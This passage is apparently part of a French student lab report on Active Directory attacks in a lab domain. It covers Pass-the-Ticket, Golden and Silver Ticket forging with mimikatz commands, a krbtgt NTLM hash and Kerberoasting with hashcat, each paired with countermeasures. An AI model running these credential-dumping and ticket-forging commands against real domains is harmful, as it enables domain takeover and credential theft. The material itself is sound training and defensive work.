40e10000-WIN7$@krbtgt-CITECH-FSR.LOCAL.kirbi': OK
```

Après injection, On vérifie l'accès à un partage :

```
C:\Windows\system32>dir \\dc-etud.citech-fsr.local\c$
 Le volume dans le lecteur \\dc-etud.citech-fsr.local\c$ n'a pas de nom.
 Le numéro de série du volume est D2A8-5161

 Répertoire de \\dc-etud.citech-fsr.local\c$

22/08/2013  17:52    <DIR>          PerfLogs
14/06/2025  22:53    <DIR>          Program Files
22/08/2013  17:39    <DIR>          Program Files (x86)
17/04/2025  17:19    <DIR>          Users
15/06/2025  17:29    <DIR>          Windows
               0 fichier(s)                0 octets
               5 Rép(s)  53 882 765 312 octets libres

C:\Windows\system32>
```

Résultat : Accès réseau réussi via un **ticket Kerberos volé**.

Devoir II : Différence PtT vs Golden Ticket


Attaque	Pass-the-Ticket (PtT)	Golden Ticket
Basée sur	Ticket TGS volé	Ticket TGT forgé avec clé krbtgt
Durée	Limitée (10h)	Persistance longue
Conditions	Nécessite un ticket réel	Requiert le hash du compte krbtgt
Détection possible	SIEM, détection d'anomalies TGT	Plus difficile, surtout si ticket bien forgé

Golden Ticket – Réalisation

1. Récupération du hash **`krbtgt`** :

lsadump::lsa /inject /name:krbtgt

2. Création du Golden Ticket :



Analyse des paramètres :

- `/user:Administrateur` : nom du compte à usurper.
- `/domain:citech-fsr.local` : nom du domaine cible.
- `/sid:S-1-5-...` : SID du domaine (Security Identifier), nécessaire pour créer un ticket valide.
- `/krbtgt:90f8bd77d65ce2e93c3205ed47993ecf` : **hash NTLM du compte `krbtgt`**, utilisé pour signer le ticket (essentiel à la falsification).

- `/id:500` : identifiant RID associé au compte Administrateur.

Résultat :

- Le **Golden Ticket** a été généré et enregistré sous le nom **`ticket.kirbi`**.
- Clé de service utilisée : **`rc4_hmac_nt`** (RC4 avec HMAC – ancien mais souvent utilisé par défaut si AES n'est pas configuré).
- Durée de vie du ticket :
    - **Début** : 15/06/2025 16:55:43
    - **Expiration** : 13/06/2035 16:55:43 (ticket très longue durée, typique d'un Golden Ticket).

Utilité :

Ce **Golden Ticket** permet à l'attaquant d'accéder à toutes les ressources du domaine **sans connaître de mot de passe**, et avec une **persistence illimitée**, tant que le hash `krbtgt` reste valide.

Contre-mesures :

- Rotation fréquente du mot de passe **`krbtgt`**,
- Surveillance des activités anormales via logs et SIEM.

Devoir III : Silver Ticket

Après identification du **SPN de l'application cible** :

setspn -T citech-fsr.local -Q */appsrv*

1. Récupération du hash NTLM du service associé (via `mimikatz` ou `secretsdump`).
2. Création du Silver Ticket :

kerberos::golden /user:svc-http /domain:citech-fsr.local /sid:... /rc4:<hash> /service:HTTP /target:appsrv.fsr.local /id:1105 /ptt

3. Vérification :

dir \\appsrv.fsr.local\c$

Risques :

- Accès réseau ciblé sans authentification.


Protection :

- Protéger les comptes de service,
- Activer AES au lieu de RC4,
- Surveillance centralisée.

Attaque Kerberoasting

Nous avons lancé sur un compte standard :

kerberos::list /export



Puis bruteforcé les TGS exportés avec **Hashcat** :

hashcat -m 13100 kerberoast_hashes.txt rockyou.txt

Résultat : Reconstitution de mots de passe faibles des comptes de service.

Mesures de protection :

- Mots de passe forts,
- Comptes de service limités,
- Activation de la détection KRB-TGS excessive.

Conclusion

Ce TP nous a permis de découvrir la surface d’attaque d’un environnement Active Directory et les différentes techniques d’exploitation post-compromission :

- Accès mémoire via LSASS,
- Détournement des tickets Kerberos,
- Exfiltration de bases sensibles.

Ces attaques montrent l'importance d'une **bonne hygiène de sécurité**, de la segmentation réseau, de la gestion des comptes privilégiés et d’une surveillance constante des logs et activités.